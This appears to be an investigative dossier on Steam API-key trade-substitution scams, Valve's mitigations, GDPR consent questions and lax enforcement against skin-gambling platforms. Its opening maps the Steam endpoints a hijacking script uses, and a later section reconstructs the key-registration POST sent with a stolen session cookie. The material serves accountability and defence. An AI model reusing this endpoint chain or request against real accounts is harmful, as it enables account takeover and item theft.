Used to monitor the account's trade offers. Scripts poll this endpoint repeatedly with the compromised API key; it returns the details of newly created, pending or modified trade offers. Polling intervals are not measured here.

Threat vector: Discloses pending trade offer IDs and the recipient's profile details.
IEconService / CancelTradeOffer / v1 INTERACTION
Used to programmatically invalidate the user's legitimate trade offer. Before 2023 no step-up authentication protected the key, so an automated server could cancel an offer as soon as it was detected, without any prompt to the account holder.

Threat vector: Voids the trade before the account holder completes the mobile confirmation.
ISteamUser / GetPlayerSummaries / v2 RECON
Queried to retrieve the profile name, avatar image URL and level of the legitimate trade recipient. This lets the script dress a prepared clone account to match. No timing is measured here.

Threat vector: Supplies the data needed to impersonate the intended recipient.
/dev/ajaxregisterkey CREATION
Steam's registration endpoint for keys. Historically, any active browser cookie session (`steamLoginSecure`) could register a key without a Steam Guard confirmation on the mobile device, and without any notification to the account holder.

Threat vector: A persistent credential created by a script, unseen by the account holder.

Part A — Technical record · Section 8 · GDPR Article 7

A checked box. Whose action?

Context & source limits
In declining reimbursement, Steam Support replies preserved in the archive take the position that the account holder created the API key and, by checking the box, accepted the terms.

The support response attributes the key to the account holder. The question is whether the record establishes who actually created it.

In the observed API-key hijack pattern, however, the victim never saw or navigated to the API key creation page. The consent field is submitted by a script executing a headless POST with the stolen session cookie.

Under GDPR Article 7 and Article 4(11), consent must be a freely given, specific, informed and unambiguous indication of the data subject's wishes. The authors' position is that a terms-acceptance field submitted by a hostile script with a stolen cookie, with no page shown to the account holder, cannot meet that definition. Whether it does is for the supervisory authority.

Forensic Payload Analysis: Key Registration
POST https://steamcommunity.com/dev/ajaxregisterkey
// Request Payload (Injected via hijacking script)
{
"agreeToTerms": "agreed", ← machine-injected, no human interaction

"domain": "localhost", ← not validated — any value accepted, including localhost
"sessionid": "8f0d8ef763ab2140bf89de2a"
}
The question for the supervisory authority: where the account holder never clicked the consent field, whether the terms-acceptance recorded against the account meets Article 7's requirement of a freely given, specific, informed and unambiguous indication of the data subject's wishes, and whether Steam Support may rely on it to decline a claim.
Source: request shape of key registration as reconstructed from the public endpoint and from hijack reports preserved in the evidence archive (searchable build of 2026-09-17) · the session identifier shown is a placeholder, not a captured value.

Forensic Autopsy · The Trade Substitution Vector

How Valve Finally Neutralized "Trade Substitution" — And Why It Took 7 Years of Workarounds

For nearly a decade, the **"API Key Trade Substitution" (or API MitM Scam)** was the most lucrative account theft model on Steam, siphoning hundreds of millions of dollars in skins from unsuspecting players. Valve did not eradicate the exploit by fixing the vulnerable API architecture; instead, Valve spent seven years layering four platform-wide friction barriers that crippled community trade liquidity while leaving the root cause unaddressed.

1. The Mimicry Death

Avatar & Name Cooldown (Feb 2024)

The exploit required sub-second mimicry: the scam bot intercepted an outgoing trade, scraped the recipient's avatar/name via `ISteamUser`, and cloned the profile in 200ms. On 14 February 2024, Valve quietly implemented a mandatory **2-to-4 hour trade cooldown (Error 34)** immediately following any profile name or avatar change. A bot can no longer clone a recipient on the fly without locking itself out of trading.

2. The Economic Death

7-Day CS2 Trade Reversal (Jul 2025)

Valve introduced unilateral **Trade Reversals** for Counter-Strike items. Any traded skin is tagged "Trade Protected" for seven days. If a victim discovers a substitution, they click "Reverse Trade" in Steam Support, and the skin is instantly returned to their inventory while freezing the recipient. Because the 7-day trade lock prevents scammers from moving the item to a cashout site, the theft is rendered unprofitable.

3. The Silent Key Death

Mandatory Mobile Push for API (Dec 2023)

Historically, a stolen session cookie allowed malicious scripts to execute a headless background POST to `/dev/ajaxregisterkey` without notifying the victim. On 4 December 2023, Valve mandated an explicit push confirmation on the Steam Mobile App to generate a Web API key, eliminating silent background key provisioning.

4. In-App Mobile Warnings

Account Age & Name Banners (2022–2024)

Valve revamped the mobile confirmation modal to display the trade partner's **Steam account tenure (creation date)**, Steam level, and an explicit amber warning: *"This user has recently changed their profile name"*, breaking the visual illusion for attentive victims.

The Three Flaws in Valve's Patchwork: Why Scammers Simply Shifted Targets

1. The Game Exclusion Loophole (Dota 2 & TF2)

Trade Reversals were deployed exclusively for Counter-Strike 2. **Dota 2 and Team Fortress 2 items remain completely unprotected** due to crafting and socketing complexities. High-tier items worth thousands of dollars (Dragonclaw Hooks, Golden Baby Roshans, Unusual TF2 burning flames) carry zero reversal window. Scammers simply redirected automated API interception onto Dota 2 and TF2 traders, where Steam Support strictly enforces its 2016 "no item restoration" policy.

2. The "Zombie Key" Reservoir (Zero Expiration)

While Valve added mobile push 2FA to generate *new* keys in December 2023, **Valve never revoked, expired, or purged existing legacy API keys**. Millions of active accounts that generated keys (or had keys silently created by phishing/malware prior to Dec 2023) still carry active credentials with **zero expiration (no TTL) and zero inactivity timeout**. Threat actors maintain massive historical databases of these persistent keys, continuing to poll `IEconService` undisturbed.

3. The Victim Penalty: 30-Day Trading Lockdown

Even in CS2, Valve penalizes the scammed player: clicking "Reverse Trade" in Steam Support automatically inflicts a **mandatory 30-day trade and Community Market ban on the victim's account**. Valve punishes the user with a month-long platform exile as a deterrent against "frivolous" reversals, discouraging victims from reversing trades on lower-value liquid items.

The Core Regulatory Scandal: Seven Years of Workarounds vs. One API Scope

Why did Valve spend seven years inventing trade holds, account cooldowns, and reversible trade locks—disrupting the entire gaming economy and wiping out $104M in market capitalization—instead of implementing the industry-standard fix?

As proven by Valve's official Steamworks release on 16 January 2026 (Announcement #493839547938902179 ↗), Valve already built **Granular Permission Groups (General, Microtransactions, Economy, Sales Data)** and **IP Whitelisting** for corporate Publisher Keys. Valve had the engineering solution in hand for years. A single user-facing checkbox—*"Prevent this Web API key from accessing IEconService (Trade Management)"* or a home IP whitelist—would have eradicated the trade substitution scam in 2018 with zero economic collateral damage. Valve refused to give regular players the protection it engineered for corporate partners.

`Part B — Rules and enforcement record · Section 9`

Their rulebook. The recorded platforms.

Context & source limits
This ledger maps explicit clauses from the **Steam Subscriber Agreement (SSA)** and **Steam Online Conduct (SOC)** guidelines directly against active, large-scale commercial entities.

The rule: no commercial use, no gambling, no bots — and Steam Support quotes those clauses when it refuses to return a victim's items. **The record:** the same clauses, on their face, cover the commercial platforms in this register, which run on Steam identities, Steam bots and Steam transfers. **The clause is enforced against the person who lost the skins and not, on any published record, against the businesses moving them.**

In the archived complaints, Steam Support cites the "No Commercial Use" and "No Automation/Bots" clauses when declining to restore items to victims of API-key fraud. The same clauses apply on their face to the commercial platforms recorded in this dossier, which authenticate through Steam OpenID and move items through automated Steam accounts. No market-wide revenue figure is estimated here (see the enforcement statistics below). What the record shows is the rule applied to individual accounts in the archived cases and no published per-operator enforcement record for the platforms. That asymmetry is what this section documents.

`The central question / selective enforcement`

Rules → Scale → Accountability

One rulebook. Unequal enforcement.

The register shows commercial services using Steam identities, inventories, bots and transfers as operating infrastructure. The SSA prohibits commercial exploitation and automation without permission. The archived complaints show that rule applied to individual accounts, while the public record does not show an equivalent operator-by-operator account for the platforms documented here. Publish the rule, the evidence and the enforcement decision for each one.

189websites in audit scope
44separate-domain routes in the live register — 27 with a published evidence file, 17 manually collected. The 189-website browser audit alone resolved 25 of them; the register adds the hand-collected routes.
12 yr 6 mocsgogem.com blocked in the Link Filter; `api.csgem.com` registered 2014-03-08 and never blocked — one of 26 such pairs as of 2026-09-22
No verified totalmarket-wide revenue estimate excluded

`Steam Online Conduct`

> "...you shall not do, or attempt to do, any of the following on Steam: [...] Engage in commercial activity. Examples of such prohibited behavior include: posting advertisements; running contests; **gambling**; buying or selling Steam accounts; selling content, gift cards, or other items; and begging."

store.steampowered.com/online_conduct ↗ archived 2026-09-21 ↗

SSA § 2.G — Commercial use

> "...[you may not] exploit the Content and Services or any of its parts for any commercial purpose, except as expressly permitted elsewhere in this Agreement..."

Valve's 2016 notices, as reported, invoked the personal, non-commercial licence. No operator has produced a Valve authorisation on the record.
store.steampowered.com/subscriber_agreement ↗ archived 2026-09-18 ↗

Steam Web API Terms of Use

> "You may not use the Steam Web API or Steam Data in any way that violates the Steam Subscriber Agreement."

Third-party skin marketplaces operate through automated accounts consuming the Steam API. The rule text leaves no exception for commercial scale. steamcommunity.com/dev/apiterms ↗ archived 2026-09-21 ↗

SSA § 4.C

Automation

Scripts, bots and non-human interaction are restricted. The ledger records bot trading, account farms and automated routing at commercial scale.

Inspect the records tagged under this clause

SSA § 2.G

Commercial use

Commercial exploitation requires express permission. Compare the documented business models, their scale and any disclosed authorisation or enforcement.

Inspect the records tagged under this clause

SSA § 3.A

VPN & location disguise

Disguising residence through IP proxying can lead to termination. Separate-domain auth hosts require a separate analysis: establish what is disguised and which rule applies.

Inspect the auth-host evidence

Steam Help / URL policy

Link obfuscation

Steam prohibits link shorteners and tools that obscure link destinations. A separate auth domain — `rbsnin.com` in Rollbit's login flow, `auth.dota.trade` in CS.MONEY's — raises the comparable question of whether the destination shown to Steam's OpenID verifier identifies the operating

site.

Valve's URL policy ↗
Rule references: Steam Subscriber Agreement, revision 10 September 2026 archived 2026-09-18 ↗ · Steam Web API Terms of Use archived 2026-09-21 ↗ · Steam URL policy (link obfuscation). Counts describe this dossier's records and tags; they are not a count of adjudicated violations.

The trust deficit

Who reviews the decision when support closes the case?

The preserved complaints describe permanent sanctions, unanswered challenges and refusals to restore stolen items. Test those accounts against the actual ticket history, available remedies and account-access logs. A generic phishing explanation cannot establish who initiated a reset or created an API key.

Read the captured complaints ↗Request the underlying records →Moderator relationship graph →

Part B — Rules and enforcement record · Section 10

An automation API. A rule against automation.

Context & source limits
The question this section puts is how the two are reconciled: which uses of the API are authorised, by whom, and on what published criteria. No count of authorised commercial API users is estimated here, and none is implied by the absence of a published list — the absence is the finding, not a number behind it. The Steam Support messages quoted above are reproduced by the ArchiSteamFarm project in its own FAQ (verified verbatim 2026-09-22); they are not Valve publications, and the accounts they were sent to are not identified.

The rule (SSA § 4.C): no scripts, no bots, no non-human systems on Steam. **The record:** Valve ships a headless REST API whose entire purpose is server-to-server automation, and hands the key to any account. **Users are banned for automation; the automation interface is Valve's own product.** Which commercial uses are authorised has never been published.

The ”Game Developer” Fallacy

Steamworks SDK (Legitimate)
Used by legitimate game studios to integrate achievements, matchmaking, and leaderboards into their game clients. Requires complex C++ integration and official partner onboarding.

Steam Web API (The Loophole)
A headless JSON/REST architecture designed for external web servers. In the hijack pattern documented here it is used to read inventories and manipulate peer-to-peer trades from remote servers; its legitimate uses are not catalogued in this dossier.

Who the key is forAn ordinary Steam user has no in-client need for a Web API key; the key page lives under a developer URL and its documented purpose is external, server-side access. The archived hijack complaints describe victims who did not know the page existed until a key had been registered on their account.

The Automation Contradiction

SSA § 4.C provides: "You may not use any form of scripts, bots, macros, or other non-human-controlled systems ('Automation') to interact with Content and Services on Steam in any manner." Yet the Web API endpoints (like `CancelTradeOffer`) require no human UI and no captcha and bypass the Steam client entirely. The API is designed for server-to-server automation; the rule prohibits automation by users; the boundary between the two is not published.

A server-side position in the trade flow

A Web API key lets a third-party server act on the account's trades without the Steam client. In the hijack pattern, that server sits between the account holder and the trade server.

- → No trade-confirmation screen is shown for the key's actions.
- → Allows background polling (GetTradeOffers).
- → Cancels and re-issues offers without user interaction.

Valve built the interface, prohibited user automation in its rules, and has published no criteria for which commercial uses are authorised.

`Part B — Rules and enforcement record · Section 11`

Ten days demanded. Ten years to account for.

Context & source limits
On 20 July 2016 Valve's general counsel gave gambling operators a 10-day deadline. Ten years later (as of the dossier snapshot, 2026-09-21) at least one platform named in press reports of that notice, CSGOFast, is still operational with a separate-domain auth host. The wording is reconstructed below from press reports of 21 July 2016; the reconstruction is not a scan. The enforcement record the notice implied has not been published. The open letter to the Commission is Section 2.

Read the July 2016 notice beside the later observations. The outstanding demand is an operator-by-operator enforcement record.

`One week earlier — 13 July 2016, in public`

On 13 July 2016 archived 2026-09-21 ↗, Valve described how gambling sites used Steam: OpenID for account identification and automated accounts for trading. Valve stated that using those mechanisms to run a gambling business violated its API and user agreements. **Both the description of the mechanism and the prohibition are in Valve's own dated statement.** On 2026-09-21 the separate-domain auth hosts tested returned no Link Filter block, and Valve has published no per-operator enforcement record.

VALVE CORPORATION

Bellevue, WA

DATE: July 2016 (reported by press 21 July 2016)
FROM: Karl Quackenbush, General Counsel
RE: Cease and desist — commercial use of Steam accounts
NOTE: Reconstruction of reported text; not a scan
"We are aware that you are operating one of the gambling sites listed below. You are using Steam accounts to conduct this business. Under the Steam Subscriber Agreement, Steam and Steam services are licensed for personal, non-commercial use only."

"You should immediately cease and desist further use of your Steam accounts for any commercial purposes. If you fail to do this within ten (10) days, Valve will pursue all available remedies including without limitation terminating your accounts."

Reconstruction of the July 2016 notice text, rendered by the authors from press reports of 21 July 2016
Karl Quackenbush
General Counsel, Valve Corp.
Timeline July 2016 – September 2026
Deadline in the notice:
10 Days
July 2016
Elapsed since the notice:
3,715 Days
Fixed count from 20 July 2016 to the dossier snapshot of 21 September 2026, not a live figure
Published enforcement record:
None
No per-operator account of terminations or blocks located
◀ **Days 0–10** — the deadline, to scale**Day 3715** — the snapshot ▶

1. 20 Jul 2016**Ten-day demand issued***Day 0*
2. 17 Feb 2024**DSA obligations apply***Day 2,768*
3. 25 Feb 2026**NY AG complaint announced***Day 3,507*
4. 21 Sep 2026**Dossier snapshot***Day 3715*

Ten years later, **CSGOFast** — named in press reports of the 2016 notices — is operational: csgofast.com returned a Link Filter block on 2026-09-19 and 2026-09-21, while its auth host `steam-login.authtofast.com` (registered 2026-06-30) did not.

Full dated record of Valve's security changes: Security Timeline → · The Washington record and the enforcement standard: below

What the record shows: the 2016 notice set a 10-day deadline; Valve already operated a domain list (the Link Filter) and received the auth hostnames in its own OpenID requests; no per-operator enforcement record has been published. Community reports describe a 2018 action against a marketplace (SkinJar), but those reports are unverified and are not relied on here.

CSGOFAST / THE SAVED AUTHENTICATION ROUTE

Follow the declared return host.

The saved route record links `csgofast.com` to `steam-login.authtofast.com`. The separate hostname is carried in the Steam OpenID request. It gives investigators a concrete address to compare with Valve's filtering and enforcement records.

Inspect the CSGOFast route and its source ↗ · Compare saved Steam Link Filter results ↗

PUBLIC RECORD / WASHINGTON · 2016 → 2026

Two deadlines. One unanswered enforcement standard.

20 JUL

Valve gives gambling sites 10 days

Its counsel's demand warned that continued commercial use of Steam accounts could lead to termination.

27 SEP

Washington presses Valve

The state's Gambling Commission demanded evidence of steps to stop skin transfers for gambling and set a 14 October response deadline.

17 OCT

Valve rejects the charge

Valve answered after the deadline, disputed that it facilitated gambling, said it had disabled associated accounts, and said it did not want to switch off trading and OpenID for everyone. At least one platform named in press reports of the July notices (CSGOFast) was operating a decade later. Both facts can hold only if the operator replaced the disabled accounts; the record that would show this has not been published. The WSGC should ask Valve to reconcile the two.

2026

The routes observed in September 2026

The route register records 44 platforms authenticating through separate-domain auth hosts, including CSGOFast, using the OpenID and trading mechanisms Valve described in 2016. The enforcement record that would show which operators were cut off has not been produced.

THE COMMISSION'S OWN BRIEFING · 30 JANUARY 2018

Eighteen months after Valve replied, the regulator still called it an intent.

Briefing its own legislature at the HB 2881 public hearing, the Commission described the July 2016 statement in its own words: Valve **"announced its intent to crack down on the use of its platform to facilitate skins gambling."** The same page records what that announcement did to the industry forecast — *"as a result,"* the projected 2020 skin-gambling market was revised

from **$19.7 billion** to **$670 million**, a cut of about 97 per cent, on the strength of the announcement alone. The forecast moved. The per-operator enforcement record that would justify it has still not been published.

The market figures are Narus Advisors / Eilers & Krejcik Gaming estimates reproduced in the Commission's briefing, not Commission findings; the same document puts 2016 skin wagering at about $5 billion, roughly $3 billion of it on casino-style sites. Retrieved 2026-09-22, SHA-256 `c507c9025f93da0aadaf395c4d8882f25973211c318ee8e9b6f18a5b3755e050`.

Valve's public 2016 position and today's observable infrastructure can be put side by side. The question is whether enforcement reached the accounts and routes used by prohibited operators. **A ten-day notice is not evidence that the notice was carried out across the operators it named.** The 2018 OPSkins action is the one documented intervention against a named operator; set against 189 platforms checked and no published per-operator record, one documented action does not show a pattern of enforcement.

Washington Gambling Commission's 2016 notice ↗ archived 2026-05-20 ↗ · Valve's 17 October 2016 response (document copy) ↗ · WSGC briefing to the legislature, 30 January 2018 (local copy, 4 pp.) ↗ · the same file on wsgc.wa.gov ↗ · retrieval record & hash ↗ · Valve's 2018 OPSkins action ↗ archived 2026-03-07 ↗ · Current route audit ↗

Forensic Longitudinal Audit · 2016 Cease & Desist Targets

The 10-Day Notice Decade: Forensic Survival Audit of the 23 Named Sites

On 19–20 July 2016, Valve General Counsel Karl Quackenbush issued formal cease-and-desist notices to 23 skin gambling platforms, ordering them to cease commercial use of Steam accounts within **10 days** under threat of account termination and legal action. Over 3,700 days later, an empirical audit reveals the true pattern of enforcement: multiple operators never ceased operations, others ran for up to six years after the deadline, and the multi-billion-dollar ecosystem continued to leverage Valve's OpenID architecture.

5+ LIVE
Defiantly operational in 2026 (CSGOBig, CSGO500, CSGOFast, etc.)
6 YEARS
Longest post-notice run before closure (CSGOatse active through 2022)
$5.01B
2016 skin wagering volume (Narus / Eilers & Krejcik)
200+
Active skin gambling sites operating at market peak

Platform / Domain	July 2016 Notice	Enforcement Outcome & Survival Status	Recorded Verification / Primary Links
CSGOBig csgobig.com	10-Day Notice (Jul 2016)	STILL LIVE IN 2026 Temporarily paused, relaunched; authenticates via letmeinbig.com & csgobiglogin.com	X: @csgobig ↗ · FB: csgobigofficial ↗
CSGO500 csgo500.com / 500.casino	10-Day Notice (Jul 2016)	STILL LIVE IN 2026 Rebranded into 500 Casino (Curaçao license #8048/JAZ2014-037), multi-million monthly turnover	Live Platform (500.casino) ↗
CSGOFast csgofast.com	10-Day Notice (Jul 2016)	STILL LIVE IN 2026 Actively operating roulette, crash, and jackpot via steam-login.authtofast.com	Dossier Auth Audit ↗
CSGOLounge / Dota2Lounge csgolounge.com / dota2lounge.com	10-Day Notice (Jul 2016)	STILL LIVE IN 2026 Pivoted to esports coin wagering and crypto betting; maintained continuous operation	Live Platform ↗
CSGOCasino csgocasino.net / csgocasino.gg	10-Day Notice (Jul 2016)	LIVE VIA SUCCESSOR (2026) Domain redirected; active successor portal operates under csgocasino.gg	Successor Domain ↗
CSGOatse csgoatse.com	10-Day Notice (Jul 2016)	SURVIVED 6 YEARS (ACTIVE TO 2022) Continued full gambling operations for six years following Valve's 10-day ultimatum	X: @CSGOatsecom (Active to 2022) ↗
CSGOSweep csgosweep.com	10-Day Notice (Jul 2016)	SURVIVED TO DEC 2017 Operated publicly for 17 months after deadline	X: CSGOSweep Status Dec 2017 ↗
CSGOWild csgowild.com	10-Day Notice (Jul 2016)	SURVIVED TO DEC 2017 Promoted by major influencers; ran for 1.5 years post-C&D before crypto migration	X: @Wild (Active Dec 2017) ↗
CSGOPot csgopot.com	10-Day Notice (Jul 2016)	SURVIVED TO SEPT 2017 Operated high-stakes jackpot betting 14 months past notice	X: @csgopot (Active Sep 2017) ↗

Platform / Domain	July 2016 Notice	Enforcement Outcome & Survival Status	Recorded Verification / Primary Links
CSGODiamonds csgodiamonds.com	10-Day Notice (Jul 2016)	SURVIVED TO MID 2017 Ran through 2017 despite admitted outcome tampering for sponsored streamers	X: @csgodiamondscom (2017) ↗
CSGOLotto csgolotto.com	10-Day Notice (Jul 2016)	CLOSED JULY 2016 Shut down under public scandal; target of federal FTC consent order	FTC Consent Order (Docket C-4632) ↗
CSGODouble csgodouble.com	10-Day Notice (Jul 2016)	CLOSED JULY 2016 Shut down voluntarily immediately after C&D publication	X: @CSGODouble (Closed Jul 2016) ↗
CSGOMassive csgomassive.com	10-Day Notice (Jul 2016)	CLOSED 2016 Ceased public operations in late 2016	X: @csgo_massive ↗
CSGOStrong csgostrong.com	10-Day Notice (Jul 2016)	CLOSED 2016 Ceased public operations in 2016	FB: csgostrongfree ↗
Skins2 skins2.com	10-Day Notice (Jul 2016)	CLOSED 2016 Ceased public operations in 2016	FB: CSNCOM ↗

The Surviving Titans · 2024-2026 Financial & Traffic Blueprint

From 10-Day Warnings to Offshore Conglomerates: The Multi-Billion-Dollar Turnover

Rather than eliminating skin gambling, Valve's 2016 notices catalyzed an industrial evolution. The surviving operators restructured as offshore corporate entities (Curaçao, Belize, Cyprus), pioneered Peer-to-Peer (P2P) trading to bypass bot bans, and now process over **10 million monthly web visits** and **billions of dollars in annual wagering handle** while continuing to authenticate through Steam:

Platform	Monthly Traffic (Visits)	Estimated Turnover / Volume	Corporate Entity & Jurisdiction	Key Regulatory Actions & Model
CSGOEmpire csgoempire.com	2.3M — 9.0M / mo Avg 6+ min duration; 80% direct	$1.5B — $2.5B Annual Handle >1,000,000 P2P skin trades/mo; $6.4M active liquid order floor	Moonrail Limited B.V. (Curaçao #148182) Payments: JHOLT LTD (Cyprus); Founder: "Monarch" (Ossi Ketola)	Pioneered 0% fee P2P item trading; licensed Curaçao OGL/2024/1183/0869

Platform	Monthly Traffic (Visits)	Estimated Turnover / Volume	Corporate Entity & Jurisdiction	Key Regulatory Actions & Model
CSGORoll csgoroll.com	2.74M — 3.5M / mo Avg 9m 23s duration; 16% bounce rate	$1.0B — $2.0B Annual Handle Est. $100M–$200M annual corporate revenue from house edge	Feral Holdings Limited Headquartered in Belize City, Belize (Reg #171519)	Banned by Australian ACMA (May 2023); sponsored tier-1 team G2 Esports with underage players
500 Casino (CSGO500) 500.casino / csgo500.com	220K — 425K / mo ~105k unique monthly visitors	$100k / week ($5.2M/yr) in Royales High-roller wagering requirement: $400 wager per $1 rakeback	Perfect Storm B.V. (Curaçao #150536) Curaçao Gaming Control Board license OGL/2024/1354/0882	Banned by Swedish Spelinspektionen (Nov 2023) for unlicensed targeting of Swedish players
CSGOBig csgobig.com	~169,600 / mo Avg duration 19m 12s; US primary	Multi-Million Annual Volume Mystery boxes, roulette, and case battles	Operates via auxiliary proxy routing letmeinbig.com (reg 2023) & csgobiglogin.com	Target of July 2016 C&D; relaunched with proxy auth architecture
CSGOFast csgofast.com	~150K — 250K / mo Global multi-language audience	Multi-Million Annual Volume High-velocity roulette and crash games	Offshore operational entities Routes Steam auth via steam-login.authtofast.com	Target of July 2016 C&D; never discontinued operations; active in 2026
CSGOPolygon csgopolygon.com / plg.bet	~300K — 500K / mo CIS and Eastern European dominance	Multi-Million Annual Volume Crypto & skin roulette, match betting	Second-wave target (Oct 2016) Pivoted to cryptocurrency with mirror domain plg.bet	Survived a full decade; continues skin liquidation via third-party APIs

The Second Wave: Why Valve's C&D Targeted 43+ Sites in Total

On 17 October 2016, Valve's legal counsel formally disclosed to the Washington State Gambling Commission that following the initial 23 notices on July 19, Valve had sent cease-and-desist letters to **more than 20 additional skin gambling sites** (bringing the official total above 43). This second wave was necessitated because the initial list inexplicably omitted the largest, most notorious gambling hubs in the world:

- **CSGOJackpot.com:** The historic originator of skin jackpots, which handled hundreds of millions in volume before shuttering under threat of federal indictment.
- **CSGOShuffle.com:** The site at the heart of the July 2016 streaming scandal, where Twitch streamer PhantomL0rd secretly owned 33% of the company and was exposed rigging odds with house funds.

- **The Macro Ecosystem (200+ Operators):** According to industry research by Narus Advisors and Eilers & Krejcik Gaming, over 200 distinct skin gambling sites operated in 2016, generating $5.01 Billion in wagering volume from 3.03 million active players. Valve's 43 letters addressed less than 20% of the active market.

Official Government & Regulatory Investigations on Steam Skin Gambling
The skin gambling phenomenon is documented across multiple formal statutory inquiries, enforcement actions, and government position papers:

1. Washington State Gambling Commission (WSGC) (2016–2018)
Issued formal Cease & Desist demand on 5 Oct 2016; published Legislative Briefing on 30 Jan 2018 documenting that skins are cash equivalents and reporting the $5.0B skin wagering volume.

WSGC Legislative Report PDF (Local Copy) ↗
2. U.S. Federal Trade Commission (FTC) (Sept 2017, Docket C-4632)
First federal regulatory enforcement action involving skin gambling against CSGOLotto owners Trevor Martin and Thomas Cassell for deceptive practices and undisclosed platform control.

FTC Decision & Consent Order ↗
3. UK Gambling Commission (UKGC) Position Paper & Youth Audits
The Commission treats in-game items convertible to cash as money's worth. Its 2018 survey found that 3% of 11–16-year-olds said they had ever bet with in-game items (skins).

UKGC 2018 youth survey ↗
UKGC position on virtual currencies ↗
4. Australian Senate Environment & Communications Inquiry (2018)
Federal Parliamentary report on *"Gaming micro-transactions for chance-based items"*, evaluating Valve's loot box mechanics, secondary market cashouts, and regulatory circumvention.

Parliament of Australia Inquiry ↗

`The outstanding demand`

Publish the enforcement record: which gambling accounts and bots were disabled, which return hosts were restricted, and which commercial services received permission. A public prohibition and a homepage warning do not establish that the underlying operation was stopped.

`Part B — Rules and enforcement record · Section 12`

The hostname is already in the request.

Context & source limits
Valve already maintains a domain list (the Link Filter) and already receives the auth hostname in every OpenID request. The pseudocode below shows the logical shape of connecting the two. No public evidence shows that Valve does so.

Valve already runs a domain blocklist. Valve already receives the login host in every OpenID request. **Nothing needs building — the two have to be joined.** That is a hostname lookup against a list Valve maintains itself. The pseudocode below is an illustration, not Valve's implementation.

forensic_autoban.py
```
# ILLUSTRATIVE PSEUDOCODE — Valve.block_domain() and flag_session_as_mitm() are not real API calls. This demonstrates the logical structure of a mitigation Valve could implement against proxy auth domains, not actual Valve internals.
# Illustration: the logical shape of a check on the incoming OpenID request
def audit_openid_request(request):
blocked_origins = database.get_blacklisted_platforms()
proxy_domain = request.params.get('openid.realm')
target_redirect = request.params.get('openid.return_to')

# Logic: If the proxy routes back to a blocked site, ban the proxy.
for site in blocked_origins:
if site in target_redirect:
Valve.block_domain(proxy_domain)
Valve.flag_session_as_mitm(request.session)
# Result: the login request for that host is refused
```

Observation:
Where a main domain is already on the Link Filter (e.g. howl.gg, blocked 2026-09-18/19/21) and its auth host (howl.uno) appears in the OpenID request from that site's login button, the association is observable to Valve from its own request data. The check is automatable; whether it is run is not.

Documented and reported precedents

Valve has intervened against a third-party operator at least once on the record: in 2018 it revoked OPSkins' access over the ExpressTrade system (Valve's announcement ↗ archived 2026-03-07 ↗). Community reports from 2018 also describe a marketplace (SkinJar) losing access; those reports are unverified and the mechanism is inferred from the outcome, not from a disclosed process.

What the precedent establishes:
Valve can cut off a third-party operator's access when it decides to. CSGOFast, named in press reports of the July 2016 notices, was operating on 2026-09-21 with an auth host registered 2026-06-30 that returned no Link Filter block. Why one operator was cut off and others were not is not explained by any published criteria.

What a registration date does and does not show

The registration date of an auth host is a lower bound on when the host could first have appeared in an OpenID request; it does not establish continuous use. `sc-auth.net`, for example, was registered 2019-04-02 (RDAP) and was observed in Skin.Club's Steam login flow in September 2026; what happened between those two dates is not in the public record.

Comparative Audit: API Compliance Standards

Enforcement Dimension	GitHub API Rules	Steam Web API (Valve)
1. Compliance Neutrality	Published, uniform rules. Documented rate limits (e.g. 5,000 calls/hr for authenticated users, 15,000/hr for GitHub Enterprise Cloud organisations) and published acceptable-use policies apply to every account.	No published criteria. Individual accounts are terminated under the automation and commercial-use clauses (archived complaints), while no per-operator enforcement record for commercial platforms has been published.
2. OpenID / Auth Proxy Abuse	GitHub's published policies allow OAuth apps and tokens to be suspended or revoked for abuse, and its documentation describes automatic revocation of exposed tokens (authors' summary of GitHub documentation).	Separate-domain auth hosts observed in Steam OpenID flows (e.g. rbsnin.com, howl.uno, sc-auth.net) returned no Link Filter block on 2026-09-21 while their main domains did.
3. Monetization of Abuse	GitHub takes no transaction fee on items moved by third-party automation; its revenue model is subscriptions and marketplace listings.	Valve sells the case keys that produce the items, and the Community Market charges a combined fee of about 15% on sales completed inside the Market. No figure for revenue attributable to third-party platforms is estimated here.
4. Evasion Loop Lifespans	Suspended OAuth client IDs stop working platform-wide at suspension; the documentation does not publish a time-to-action figure and none is assumed here.	Separate-domain auth hosts with registration dates from 2011 to September 2026 returned no Link Filter block in the checks of 2026-09-19 and 2026-09-21. Registration date is a lower bound on possible use, not proof of continuous use.

Sources: GitHub column — GitHub's published API rate-limit and platform-policy documentation (authors' summary, not quoted) · Steam column — Link Filter checks of 2026-09-19 and 2026-09-21 (linkfilter-recheck-2026-09-21.json), RDAP registry (domain-registration.json) and the archived support complaints (evidence archive).

Part B — Rules and enforcement record · Section 13

The off-Steam price gap

The item sits in a Steam inventory; the sale happens elsewhere. A Factory New AWP Dragon Lore had **62 live offers on CSFloat**; the cheapest asked **$10,623.95**. Steam's own market cannot display an asking price above approximately $1,800. To sell for the observed higher price, an owner needs an off-Steam buyer or marketplace. The item and its transfer still depend on Steam.

Context & source limits

Three different counts appear in this section and they are not interchangeable. **245** is the number of CS2 item-name categories whose cheapest active offer exceeded $1,800 on CSFloat alone, 20 September 2026. **241** is that same set minus the four categories pinned at CSFloat's $100,000 ceiling, which is the panel the $13.63M floor is calculated on. **248** is a different snapshot: categories priced above the cap by two or more of five marketplaces on 23 September 2026. The marketplaces overlap, so counts from different venues must never be added. Every figure here is an asking price, not a completed sale, and none of it is revenue, turnover or profit — for Valve or for anyone else. PriceEmpire's listed values are rounded estimates published by that site, and its Steam card covers items from other Steam games, so the scopes across the comparison are not identical.

One item. Two price systems.FOLLOW THE RECORD
STEAM**About $1,800**Published Community Market listing cap
SAVED CATALOGUE**$10,623.95**Factory New AWP Dragon Lore floor ask
THE DEPENDENCY**Still a Steam item**The inventory and transfer remain on Steam
At that ask, the seller needs an off-Steam venue or buyer. The item still depends on Steam's inventory and transfer system.

01 / ITEM**Valve game inventory**CS2 or Dota 2 item held in Steam
02 / CEILING**About $1,800 on Steam**Maximum price for one Market listing
03 / OUTSIDE ASK**$10,623.95 for Dragon Lore**Cheapest CSFloat offer in the dated snapshot
04 / DELIVERY**Steam remains in the chain**Ownership and item transfer rely on its system
245 CS2 categories on CSFloat.166 CS2 and 3 Dota 2 categories on Skinport.
Each figure counts item-name categories whose cheapest active offer was strictly above $1,800 on 20 September 2026. The marketplaces overlap; their counts must not be added. An offer is not a completed sale.

Inspect the item-level register →
DIRECT CSFLOAT API / DATED SNAPSHOT**$13.63M**
